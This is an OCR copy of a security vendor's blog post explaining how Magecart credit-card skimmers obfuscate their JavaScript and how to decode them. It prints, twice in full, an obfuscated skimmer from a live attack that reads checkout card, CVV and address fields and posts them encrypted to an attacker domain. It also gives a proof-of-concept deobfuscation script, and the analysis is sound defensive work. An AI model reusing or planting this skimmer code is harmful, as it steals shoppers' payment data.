
Analyzing Magecart Malware – From Zero to Hero

perimeterx.com/blog/analyzing_magecart_malware_from_zero_to_hero/

By Guy Bary



TL;DR

> *Javascript obfuscation is not a new trend, but it is widely used today to hide malware code in many websites. This post is for technical readers who want to understand Magecart's common obfuscation pattern, and ways to decode it.*

As websites get more and more complex, we see an increasing number of sites that are being compromised by malicious code injections, also commonly known as Magecart or digital skimming attacks. These attacks are designed to steal user data such as credit card numbers from websites, and if left unchecked, can result in significant data breaches and huge fines for the website owner.

Magecart attacks often go unnoticed for weeks, months or even years. One reason that they escape scrutiny is that the injected JavaScript code is heavily obfuscated, making it hard to detect malicious script actions and data leaking to unauthorized domains. However, a significant number of these obfuscated scripts seem to share a pattern.

Obfuscation

“the action of making something less clear and less easy to understand, especially intentionally” - Cambridge Dictionary

Take a look at this Magecart attack sample. This code steals credit card details from users and this sample is from an ongoing attack.

```
var _0x34d5 = [
  "Q29udGVudC1UeXBl",
  "YXBwbGljYXRpb24veC13d3ctZm9ybS11cmxlbmNvZGVk",
  "c2V0UHVibGljS2V5",

"TUlJRUlqQU5CZ2txaGtpRzl3MEJBUUVGQUFPQ0JBOEFNSUlFQ2dLQ0JBRUF3NTZoY3Z1R25QZHZaM0hGQWtLN

  "ZW5jcnlwdA==",
  "c2VuZA==",
  "cGxhY2Vfb3JkZXI=",
  "cGxhY2Utb3JkZXI=",
  "cGF5bWVudC1idXR0b25zLWNvbnRhaW5lcg==",
  "YmlsbGluZy1idXR0b25zLWNvbnRhaW5lcg==",
  "cmV2aWV3LWJ1dHRvbnMtY29udGFpbmVy",
  "bGVuZ3Ro",
  "W2lkKj0n",
  "cXVlcnlTZWxlY3RvckFsbA==",
  "YWRkRXZlbnRMaXN0ZW5lcg==",
  "Y2xpY2s=",
  "YnRuLWNoZWNrb3V0",
  "W2NsYXNzKj0n",
  "bG9hZA==",
  "aG9zdG5hbWU=",
  "bG9jYXRpb24=",
  "aW5wdXQ=",
  "aW5kZXhPZg==",
  "X2NjX251bWJlcg==",
  "c3Vic3Ry",
  "dm1fY2NfbnVtYmVy",
  "Z2V0RWxlbWVudEJ5SWQ=",
  "dmFsdWU=",
  "dm1fZXhwaXJhdGlvbg==",
  "X2V4cGlyYXRpb24=",
  "dm1fZXhwaXJhdGlvbl95cg==",
  "X2V4cGlyYXRpb25feXI=",
  "dm1fY2NfY2lk",
  "X2NjX2NpZA==",
  "X2NjX2V4cF9tb250aA==",
  "X2NjX2V4cF95ZWFy",
  "X2NjX2N2dg==",
  "Zmlyc3RuYW1l",
  "bGFzdG5hbWU=",
  "ZW1haWw=",
  "c3RyZWV0MQ==",
  "c3RyZWV0Mg==",
  "Y2l0eQ==",
  "cmVnaW9uX2lk",
  "Y291bnRyeV9pZA==",
  "cG9zdGNvZGU=",
  "dGVsZXBob25l",
  "YmlsbGluZzo=",
  "c3RyaW5naWZ5",
  "dHBzOi8vbGlnaHRnZXRqcy5jb20=",
  "b3Blbg==",
  "UE9TVA==",
```

```
  "c2V0UmVxdWVzdEhlYWRlcg==",
];
(function(_0x110cd2, _0xa263bd) {
  var _0x352891 = function(_0x76a704) {
    while (--_0x76a704) {
      _0x110cd2["push"](_0x110cd2["shift"]());
    }
  };
  _0x352891(++_0xa263bd);
})(_0x34d5, 0xa5);
var _0x47fb = function(_0x522b23, _0x4fa39c) {
  _0x522b23 = _0x522b23 - 0x0;
  var _0xdb42df = _0x34d5[_0x522b23];
  if (_0x47fb["IyfmVK"] === undefined) {
    (function() {
      var _0x28a5cc = function() {
        var _0x3f5c15;
        try {
          _0x3f5c15 = Function("return\x20(function()\x20" + "
{}.constructor(\x22return\x20this\x22)(\x20)" + ");")();
        } catch (_0x7f7a59) {
          _0x3f5c15 = window;
        }
        return _0x3f5c15;
      };
      var _0x1a2269 = _0x28a5cc();
      var _0x2009de =
"ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/=";
      _0x1a2269["atob"] ||
        (_0x1a2269["atob"] = function(_0x2633f6) {
          var _0x1bf8c8 = String(_0x2633f6)["replace"](/=+$/, "");
          for (
            var _0x4e57f1 = 0x0, _0x5122c7, _0x5cb7d8, _0x2540b4 = 0x0, _0x140365 =
"";
            (_0x5cb7d8 = _0x1bf8c8["charAt"](_0x2540b4++));
            ~_0x5cb7d8 && ((_0x5122c7 = _0x4e57f1 % 0x4 ? _0x5122c7 * 0x40 +
_0x5cb7d8 : _0x5cb7d8), _0x4e57f1++ % 0x4)
              ? (_0x140365 += String["fromCharCode"](0xff & (_0x5122c7 >> ((-0x2 *
_0x4e57f1) & 0x6))))
              : 0x0
          ) {
            _0x5cb7d8 = _0x2009de["indexOf"](_0x5cb7d8);
          }
          return _0x140365;
        });
    })();
    _0x47fb["cJuRna"] = function(_0x55fba5) {
      var _0xfd7af3 = atob(_0x55fba5);
      var _0x953b7b = [];
      for (var _0x192361 = 0x0, _0x1f2b27 = _0xfd7af3["length"]; _0x192361 <
_0x1f2b27; _0x192361++) {
        _0x953b7b += "%" + ("00" + _0xfd7af3["charCodeAt"](_0x192361)["toString"]
(0x10))["slice"](-0x2);
      }
      return decodeURIComponent(_0x953b7b);
```

```
    };
    _0x47fb["naGzua"] = {};
    _0x47fb["IyfmVK"] = !![];
  }
  var _0x11ff5c = _0x47fb["naGzua"][_0x522b23];
  if (_0x11ff5c === undefined) {
    _0xdb42df = _0x47fb["cJuRna"](_0xdb42df);
    _0x47fb["naGzua"][_0x522b23] = _0xdb42df;
  } else {
    _0xdb42df = _0x11ff5c;
  }
  return _0xdb42df;
};

function readyr() {
  try {
    var _0x5bbf66 = [_0x47fb("0x0"), _0x47fb("0x1"), _0x47fb("0x2"), _0x47fb("0x3"),
_0x47fb("0x4")];
    var _0x8475c0 = _0x5bbf66[_0x47fb("0x5")];
    for (var _0x2e623e = 0x0; _0x2e623e < _0x8475c0; _0x2e623e++) {
      f = _0x5bbf66[_0x2e623e];
      try {
        k = _0x47fb("0x6") + f + "\x27]";
        var _0x7ddc45 = document[_0x47fb("0x7")](k),
          _0x5d458a = 0x0;
        for (; _0x5d458a < _0x7ddc45[_0x47fb("0x5")]; _0x5d458a++) {
          _0x7ddc45[_0x5d458a][_0x47fb("0x8")](_0x47fb("0x9"), bts);
        }
      } catch (_0x375bef) {}
    }
  } catch (_0x36add6) {}
  try {
    var _0x5bbf66 = [_0x47fb("0xa")];
    var _0x8475c0 = _0x5bbf66[_0x47fb("0x5")];
    for (var _0x2e623e = 0x0; _0x2e623e < _0x8475c0; _0x2e623e++) {
      f = _0x5bbf66[_0x2e623e];
      try {
        k = _0x47fb("0xb") + f + "\x27]";
        var _0x7ddc45 = document[_0x47fb("0x7")](k),
          _0x5d458a = 0x0;
        for (; _0x5d458a < _0x7ddc45[_0x47fb("0x5")]; _0x5d458a++) {
          _0x7ddc45[_0x5d458a][_0x47fb("0x8")](_0x47fb("0x9"), bts);
        }
      } catch (_0x24b4f5) {}
    }
  } catch (_0x196a93) {}
}

window[_0x47fb("0x8")](_0x47fb("0xc"), readyr);
setInterval(bts, 0x7d0);
var vvk = "";

function bts() {
  try {
    var _0x34f9e9 = {};
```

```
    _0x34f9e9[_0x47fb("0xd")] = window[_0x47fb("0xe")][_0x47fb("0xd")];
    var _0x4a60b2 = document[_0x47fb("0x7")](_0x47fb("0xf"));
    var _0x570cfd = _0x4a60b2[_0x47fb("0x5")];
    var _0x57a5b3 = "";
    for (var _0x1e5f96 = 0x0; _0x1e5f96 < _0x570cfd; _0x1e5f96++) {
      el = _0x4a60b2[_0x1e5f96]["id"];
      pos = el[_0x47fb("0x10")](_0x47fb("0x11"));
      if (pos > 0x0) {
        _0x57a5b3 = el[_0x47fb("0x12")](0x0, pos);
      }
    }
    if (!_0x57a5b3) return;
    var _0x553440 = _0x57a5b3;
    try {
      _0x34f9e9[_0x47fb("0x13")] = document[_0x47fb("0x14")](_0x553440 +
_0x47fb("0x11"))[_0x47fb("0x15")];
    } catch (_0x1f7150) {}
    if (!_0x34f9e9[_0x47fb("0x13")]) return;
    try {
      _0x34f9e9[_0x47fb("0x16")] = document[_0x47fb("0x14")](_0x553440 +
_0x47fb("0x17"))[_0x47fb("0x15")];
    } catch (_0x136215) {}
    try {
      _0x34f9e9[_0x47fb("0x18")] = document[_0x47fb("0x14")](_0x553440 +
_0x47fb("0x19"))[_0x47fb("0x15")];
    } catch (_0x4ab22b) {}
    try {
      _0x34f9e9[_0x47fb("0x1a")] = document[_0x47fb("0x14")](_0x553440 +
_0x47fb("0x1b"))[_0x47fb("0x15")];
    } catch (_0x4df1f0) {}
    try {
      if (!_0x34f9e9[_0x47fb("0x16")]) {
        _0x34f9e9[_0x47fb("0x16")] = document[_0x47fb("0x14")](_0x553440 +
_0x47fb("0x1c"))[_0x47fb("0x15")];
      }
    } catch (_0x90cd50) {}
    try {
      if (!_0x34f9e9[_0x47fb("0x18")]) {
        _0x34f9e9[_0x47fb("0x18")] = document[_0x47fb("0x14")](_0x553440 +
_0x47fb("0x1d"))[_0x47fb("0x15")];
      }
    } catch (_0x188c28) {}
    try {
      if (!_0x34f9e9[_0x47fb("0x1a")]) {
        _0x34f9e9[_0x47fb("0x1a")] = document[_0x47fb("0x14")](_0x553440 +
_0x47fb("0x1e"))[_0x47fb("0x15")];
      }
    } catch (_0x32a59b) {}
    var _0x1e9e38 = 0x0;
    if (_0x34f9e9[_0x47fb("0x13")][_0x47fb("0x5")] == 0xf &&
_0x34f9e9[_0x47fb("0x1a")][_0x47fb("0x5")] > 0x3)
      _0x1e9e38 = 0x1;
    if (_0x34f9e9[_0x47fb("0x13")][_0x47fb("0x5")] > 0xf &&
_0x34f9e9[_0x47fb("0x1a")][_0x47fb("0x5")] >= 0x3)
      _0x1e9e38 = 0x1;
```

```
    if (!_0x1e9e38) return;
    var _0xe078a8 = [
      _0x47fb("0x1f"),
      _0x47fb("0x20"),
      _0x47fb("0x21"),
      _0x47fb("0x22"),
      _0x47fb("0x23"),
      _0x47fb("0x24"),
      _0x47fb("0x25"),
      _0x47fb("0x26"),
      _0x47fb("0x27"),
      _0x47fb("0x28"),
    ];
    _0x570cfd = _0xe078a8[_0x47fb("0x5")];
    for (var _0x1e5f96 = 0x0; _0x1e5f96 < _0x570cfd; _0x1e5f96++) {
      _0x553440 = _0xe078a8[_0x1e5f96];
      k = _0x47fb("0x29") + _0x553440;
      try {
        _0x34f9e9[_0x553440] = document[_0x47fb("0x14")](k)[_0x47fb("0x15")];
      } catch (_0x12e01e) {}
    }
    if (!_0x34f9e9[_0x47fb("0x27")]) return;
    if (_0x1e9e38) {
      _0x34f9e9 = JSON[_0x47fb("0x2a")](_0x34f9e9);
      if (_0x34f9e9[_0x47fb("0x5")] == vvk[_0x47fb("0x5")]) return;
      vvk = _0x34f9e9;
      var _0x4c73bd = new XMLHttpRequest();
      url = "ht" + _0x47fb("0x2b");
      _0x4c73bd[_0x47fb("0x2c")](_0x47fb("0x2d"), url + "", ![]);
      _0x4c73bd[_0x47fb("0x2e")](_0x47fb("0x2f"), _0x47fb("0x30"));
      var _0xd96713 = new JSEncrypt();
      _0xd96713[_0x47fb("0x31")](_0x47fb("0x32"));
      var _0x5dc551 = _0xd96713[_0x47fb("0x33")](_0x34f9e9);
      _0x4c73bd[_0x47fb("0x34")]("k=" + _0x5dc551);
    }
  } catch (_0x2661d6) {}
}
```

The obfuscated code doesn't make a lot of sense at first, but upon closer inspection we can see that it has a structure that repeats across many different Magecart scripts that we have analyzed. It uses two main techniques.

1.Javascript syntax manipulation

This involves using any number of Javascript language tricks to manipulate data (e.g., using non-decimal values for strings and numbers, randomizing variable names, using chained commas in return statements, etc.)

2.Common Obfuscation Pattern

This is a common JavaScript obfuscation pattern that we see repeated across many different Magecart attack scripts.

More Magecart samples:

- //cdndeskpro[.]com/mc[.]js
- //listrakjs[.]com/api[.]js
- //lightgetjs[.]com/light[.]js


The Magecart Pattern

Magecart code uses a classic obfuscation technique, which is also used by several legitimate obfuscation services. This technique is effective, but once you understand the common pattern, you can de-obfuscate it and uncover the logic.

The pattern contains three layers:

1. **Content Layer** a set of *data tokens*, that requires a decryption step, to become the real *data values*
2. **Decryption Layer** A function that gets a *data key* as a parameter (from the *Logic layer*) and gets the corresponding *data token* from the *Content layer*. The function decrypts the *data token* using a dedicated algorithm (e.g *window.atob*) to retrieve the original *data value*.
3. **Logic Layer** The actual malware code. This code gets real the *data values* for its execution by calling the *Decryption layer8 with *data keys*\.

Pattern Overview



Notes

- Some obfuscation techniques don't have a *Content layer*. In such cases, the *Decryption layer* is parsing *data tokens* directly from the *Logic layer*
- Some obfuscation techniques might have more than one decryption function.

Example:

```
//Content
const dataTokens = ["cGF0dGVybg==", "aGVsbG8="];

(function prepareContent(_dataTokens, shiftCount) {
  for (let i = 0; i < shiftCount; i++) {
    _dataTokens.push(_dataTokens.shift());
  }
})(dataTokens, 0x1);

//Decryption
function getRealValue(dataKey) {
  const realValue = atob(dataTokens[dataKey]);
  return realValue;
}

//Logic
run();

function run() {
  console.log(getRealValue(0x0) + " " + getRealValue(0x1)); //"hello pattern"
}
```

Content:

- *dataTokens* - an array of *data tokens* (*cGF0dGVybg==, aGVsbG8=*)
- *prepareContent* - a function that shifting the array once

Decryption

> *getString()*: a function that gets a *data key* from the *Logic layer*, retrieves the correlative *data token* from the *Content layer*, and then executes window.atob on the *data token* to get the real *data value*.

Logic

- Prints “hello pattern” using *data keys* (*0x0, 0x1*)
- getRealValue(0x0) -> “hello”
- getRealValue(0x1) -> “pattern”

Magecart Pattern Analysis

Now let's analyze the Magecart attack code seen above using this pattern (*Content, Decryption, Logic*)

> **Content**
>
> - \0x34d5*: an array of _data tokens*
> - There is a preparation step that is shifting the array 165 times (0xa5 === 165).

```
var _0x34d5 = [
  "Q29udGVudC1UeXBl",
  "YXBwbGljYXRpb24veC13d3ctZm9ybS11cmxlbmNvZGVk",
  "c2V0UHVibGljS2V5",

"TUlJRUlqQU5CZ2txaGtpRzl3MEJBUUVGQUFPQ0JBOEFNSUlFQ2dLQ0JBRUF3NTZoY3Z1R25QZHZaM0hGQWtLN

  "ZW5jcnlwdA==",
  "c2VuZA==",
  "cGxhY2Vfb3JkZXI=",
  "cGxhY2Utb3JkZXI=",
  "cGF5bWVudC1idXR0b25zLWNvbnRhaW5lcg==",
  "YmlsbGluZy1idXR0b25zLWNvbnRhaW5lcg==",
  "cmV2aWV3LWJ1dHRvbnMtY29udGFpbmVy",
  "bGVuZ3Ro",
  "W2lkKj0n",
  "cXVlcnlTZWxlY3RvckFsbA==",
  "YWRkRXZlbnRMaXN0ZW5lcg==",
  "Y2xpY2s=",
  "YnRuLWNoZWNrb3V0",
  "W2NsYXNzKj0n",
  "bG9hZA==",
  "aG9zdG5hbWU=",
  "bG9jYXRpb24=",
  "aW5wdXQ=",
  "aW5kZXhPZg==",
  "X2NjX251bWJlcg==",
  "c3Vic3Ry",
  "dm1fY2NfbnVtYmVy",
  "Z2V0RWxlbWVudEJ5SWQ=",
  "dmFsdWU=",
  "dm1fZXhwaXJhdGlvbg==",
  "X2V4cGlyYXRpb24=",
  "dm1fZXhwaXJhdGlvbl95cg==",
  "X2V4cGlyYXRpb25feXI=",
  "dm1fY2NfY2lk",
  "X2NjX2NpZA==",
  "X2NjX2V4cF9tb250aA==",
  "X2NjX2V4cF95ZWFy",
  "X2NjX2N2dg==",
  "Zmlyc3RuYW1l",
  "bGFzdG5hbWU=",
  "ZW1haWw=",
  "c3RyZWV0MQ==",
  "c3RyZWV0Mg==",
  "Y2l0eQ==",
  "cmVnaW9uX2lk",
  "Y291bnRyeV9pZA==",
  "cG9zdGNvZGU=",
  "dGVsZXBob25l",
  "YmlsbGluZzo=",
  "c3RyaW5naWZ5",
  "dHBzOi8vbGlnaHRnZXRqcy5jb20=",
  "b3Blbg==",
  "UE9TVA==",
```

```
  "c2V0UmVxdWVzdEhlYWRlcg==",
];

(function(_0x110cd2, _0xa263bd) {
  var _0x352891 = function(_0x76a704) {
    while (--_0x76a704) {
      _0x110cd2["push"](_0x110cd2["shift"]());
    }
  };
  _0x352891(++_0xa263bd);
})(_0x34d5, 0xa5);
```

Decryption

- \0x47fb*: a decryption function. in this case the decryption algorithm is a simple _atob* function (base64 decoding).
- \0x522b23*: _data key*
- \0xdb42df*: _data token*

```
var _0x47fb = function(_0x522b23, _0x4fa39c) {
  _0x522b23 = _0x522b23 - 0x0;
  var _0xdb42df = _0x34d5[_0x522b23];
  if (_0x47fb["IyfmVK"] === undefined) {
    (function() {
      var _0x28a5cc = function() {
        var _0x3f5c15;
        try {
          _0x3f5c15 = Function("return\x20(function()\x20" + "
{}.constructor(\x22return\x20this\x22)(\x20)" + ");")();
        } catch (_0x7f7a59) {
          _0x3f5c15 = window;
        }
        return _0x3f5c15;
      };
      var _0x1a2269 = _0x28a5cc();
      var _0x2009de =
"ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/=";
      _0x1a2269["atob"] ||
        (_0x1a2269["atob"] = function(_0x2633f6) {
          var _0x1bf8c8 = String(_0x2633f6)["replace"](/=+$/, "");
          for (
            var _0x4e57f1 = 0x0, _0x5122c7, _0x5cb7d8, _0x2540b4 = 0x0, _0x140365 =
"";
            (_0x5cb7d8 = _0x1bf8c8["charAt"](_0x2540b4++));
            ~_0x5cb7d8 && ((_0x5122c7 = _0x4e57f1 % 0x4 ? _0x5122c7 * 0x40 +
_0x5cb7d8 : _0x5cb7d8), _0x4e57f1++ % 0x4)
              ? (_0x140365 += String["fromCharCode"](0xff & (_0x5122c7 >> ((-0x2 *
_0x4e57f1) & 0x6))))
              : 0x0
          ) {
            _0x5cb7d8 = _0x2009de["indexOf"](_0x5cb7d8);
          }
          return _0x140365;
        });
    })();
    _0x47fb["cJuRna"] = function(_0x55fba5) {
      var _0xfd7af3 = atob(_0x55fba5);
      var _0x953b7b = [];
      for (var _0x192361 = 0x0, _0x1f2b27 = _0xfd7af3["length"]; _0x192361 <
_0x1f2b27; _0x192361++) {
        _0x953b7b += "%" + ("00" + _0xfd7af3["charCodeAt"](_0x192361)["toString"]
(0x10))["slice"](-0x2);
      }
      return decodeURIComponent(_0x953b7b);
    };
    _0x47fb["naGzua"] = {};
    _0x47fb["IyfmVK"] = !![];
  }
  var _0x11ff5c = _0x47fb["naGzua"][_0x522b23];
  if (_0x11ff5c === undefined) {
    _0xdb42df = _0x47fb["cJuRna"](_0xdb42df);
    _0x47fb["naGzua"][_0x522b23] = _0xdb42df;
  } else {
    _0xdb42df = _0x11ff5c;
```

```
  }
  return _0xdb42df;
};
```

Logic

- Execute the main malware part
- using \0x47fb_ function to get *data values* from *data key* (‘0x0’, ‘0x1’, ‘0x2’...’)
- Examples:
  - _0x47fb('0x0'); -> “place_order”
  - _0x47fb('0x7'); -> ”querySelectorAll”

```
function readyr() {
  try {
    var _0x5bbf66 = [_0x47fb("0x0"), _0x47fb("0x1"), _0x47fb("0x2"), _0x47fb("0x3"),
_0x47fb("0x4")];
    var _0x8475c0 = _0x5bbf66[_0x47fb("0x5")];
    for (var _0x2e623e = 0x0; _0x2e623e < _0x8475c0; _0x2e623e++) {
      f = _0x5bbf66[_0x2e623e];
      try {
        k = _0x47fb("0x6") + f + "\x27]";
        var _0x7ddc45 = document[_0x47fb("0x7")](k),
          _0x5d458a = 0x0;
        for (; _0x5d458a < _0x7ddc45[_0x47fb("0x5")]; _0x5d458a++) {
          _0x7ddc45[_0x5d458a][_0x47fb("0x8")](_0x47fb("0x9"), bts);
        }
      } catch (_0x375bef) {}
    }
  } catch (_0x36add6) {}
  try {
    var _0x5bbf66 = [_0x47fb("0xa")];
    var _0x8475c0 = _0x5bbf66[_0x47fb("0x5")];
    for (var _0x2e623e = 0x0; _0x2e623e < _0x8475c0; _0x2e623e++) {
      f = _0x5bbf66[_0x2e623e];
      try {
        k = _0x47fb("0xb") + f + "\x27]";
        var _0x7ddc45 = document[_0x47fb("0x7")](k),
          _0x5d458a = 0x0;
        for (; _0x5d458a < _0x7ddc45[_0x47fb("0x5")]; _0x5d458a++) {
          _0x7ddc45[_0x5d458a][_0x47fb("0x8")](_0x47fb("0x9"), bts);
        }
      } catch (_0x24b4f5) {}
    }
  } catch (_0x196a93) {}
}

window[_0x47fb("0x8")](_0x47fb("0xc"), readyr);
setInterval(bts, 0x7d0);
var vvk = "";

function bts() {
  try {
    var _0x34f9e9 = {};
    _0x34f9e9[_0x47fb("0xd")] = window[_0x47fb("0xe")][_0x47fb("0xd")];
    var _0x4a60b2 = document[_0x47fb("0x7")](_0x47fb("0xf"));
    var _0x570cfd = _0x4a60b2[_0x47fb("0x5")];
    var _0x57a5b3 = "";
    for (var _0x1e5f96 = 0x0; _0x1e5f96 < _0x570cfd; _0x1e5f96++) {
      el = _0x4a60b2[_0x1e5f96]["id"];
      pos = el[_0x47fb("0x10")](_0x47fb("0x11"));
      if (pos > 0x0) {
        _0x57a5b3 = el[_0x47fb("0x12")](0x0, pos);
      }
    }
    if (!_0x57a5b3) return;
    var _0x553440 = _0x57a5b3;
    try {
```

```
      _0x34f9e9[_0x47fb("0x13")] = document[_0x47fb("0x14")](_0x553440 +
_0x47fb("0x11"))[_0x47fb("0x15")];
    } catch (_0x1f7150) {}
    if (!_0x34f9e9[_0x47fb("0x13")]) return;
    try {
      _0x34f9e9[_0x47fb("0x16")] = document[_0x47fb("0x14")](_0x553440 +
_0x47fb("0x17"))[_0x47fb("0x15")];
    } catch (_0x136215) {}
    try {
      _0x34f9e9[_0x47fb("0x18")] = document[_0x47fb("0x14")](_0x553440 +
_0x47fb("0x19"))[_0x47fb("0x15")];
    } catch (_0x4ab22b) {}
    try {
      _0x34f9e9[_0x47fb("0x1a")] = document[_0x47fb("0x14")](_0x553440 +
_0x47fb("0x1b"))[_0x47fb("0x15")];
    } catch (_0x4df1f0) {}
    try {
      if (!_0x34f9e9[_0x47fb("0x16")]) {
        _0x34f9e9[_0x47fb("0x16")] = document[_0x47fb("0x14")](_0x553440 +
_0x47fb("0x1c"))[_0x47fb("0x15")];
      }
    } catch (_0x90cd50) {}
    try {
      if (!_0x34f9e9[_0x47fb("0x18")]) {
        _0x34f9e9[_0x47fb("0x18")] = document[_0x47fb("0x14")](_0x553440 +
_0x47fb("0x1d"))[_0x47fb("0x15")];
      }
    } catch (_0x188c28) {}
    try {
      if (!_0x34f9e9[_0x47fb("0x1a")]) {
        _0x34f9e9[_0x47fb("0x1a")] = document[_0x47fb("0x14")](_0x553440 +
_0x47fb("0x1e"))[_0x47fb("0x15")];
      }
    } catch (_0x32a59b) {}
    var _0x1e9e38 = 0x0;
    if (_0x34f9e9[_0x47fb("0x13")][_0x47fb("0x5")] == 0xf &&
_0x34f9e9[_0x47fb("0x1a")][_0x47fb("0x5")] > 0x3)
      _0x1e9e38 = 0x1;
    if (_0x34f9e9[_0x47fb("0x13")][_0x47fb("0x5")] > 0xf &&
_0x34f9e9[_0x47fb("0x1a")][_0x47fb("0x5")] >= 0x3)
      _0x1e9e38 = 0x1;
    if (!_0x1e9e38) return;
    var _0xe078a8 = [
      _0x47fb("0x1f"),
      _0x47fb("0x20"),
      _0x47fb("0x21"),
      _0x47fb("0x22"),
      _0x47fb("0x23"),
      _0x47fb("0x24"),
      _0x47fb("0x25"),
      _0x47fb("0x26"),
      _0x47fb("0x27"),
      _0x47fb("0x28"),
    ];
    _0x570cfd = _0xe078a8[_0x47fb("0x5")];
```

```
    for (var _0x1e5f96 = 0x0; _0x1e5f96 < _0x570cfd; _0x1e5f96++) {
      _0x553440 = _0xe078a8[_0x1e5f96];
      k = _0x47fb("0x29") + _0x553440;
      try {
        _0x34f9e9[_0x553440] = document[_0x47fb("0x14")](k)[_0x47fb("0x15")];
      } catch (_0x12e01e) {}
    }
    if (!_0x34f9e9[_0x47fb("0x27")]) return;
    if (_0x1e9e38) {
      _0x34f9e9 = JSON[_0x47fb("0x2a")](_0x34f9e9);
      if (_0x34f9e9[_0x47fb("0x5")] == vvk[_0x47fb("0x5")]) return;
      vvk = _0x34f9e9;
      var _0x4c73bd = new XMLHttpRequest();
      url = "ht" + _0x47fb("0x2b");
      _0x4c73bd[_0x47fb("0x2c")](_0x47fb("0x2d"), url + "", ![]);
      _0x4c73bd[_0x47fb("0x2e")](_0x47fb("0x2f"), _0x47fb("0x30"));
      var _0xd96713 = new JSEncrypt();
      _0xd96713[_0x47fb("0x31")](_0x47fb("0x32"));
      var _0x5dc551 = _0xd96713[_0x47fb("0x33")](_0x34f9e9);
      _0x4c73bd[_0x47fb("0x34")]("k=" + _0x5dc551);
    }
  } catch (_0x2661d6) {}
}
```

Magecart Attack De-obfuscation

Once you have separated the layers of the malware, you will be able to reveal its code by doing two simple steps:

1. Execute **Content** and the **Decryption** layers in a sandboxed JavaScript environment
2. Evaluate **Decryption** calls with *data keys*

You can automate the de-obfuscation procedure and use this node script: *Note: This code is a proof-of-concept.*

```
const fs = require("fs");
//In our example DECRYPTION_FUNCTION_NAME === '_0x47fb'
const DECRYPTION_FUNCTION_REGEX = new RegExp(`${"DECRYPTION_FUNCTION_NAME"}\\(.*?
\\)`, "g");

//<Content Code Here>
//<Parser Code Here>

deobfuscateMagecart();

function deobfuscateMagecart() {
  let code = fs.readFileSync(MAGECART_CONTENT_PATH, { encoding: "utf-8" });
  let match = DECRYPTION_FUNCTION_REGEX.exec(code);

  do {
    const decryptionFunctionCall = match[0]; //e.g _0x47fb('0x0')
    const dataValue = eval(decryptionFunctionCall);
    //Replace decryption call with evaluated value
    code = code.replace(decryptionFunctionCall, `"${dataValue}"`);
    match = DECRYPTION_FUNCTION_REGEX.exec(code);
    DECRYPTION_FUNCTION_REGEX.lastIndex = null;
  } while (match);

  fs.writeFileSync(OUTPUT_PATH, code);
}
```

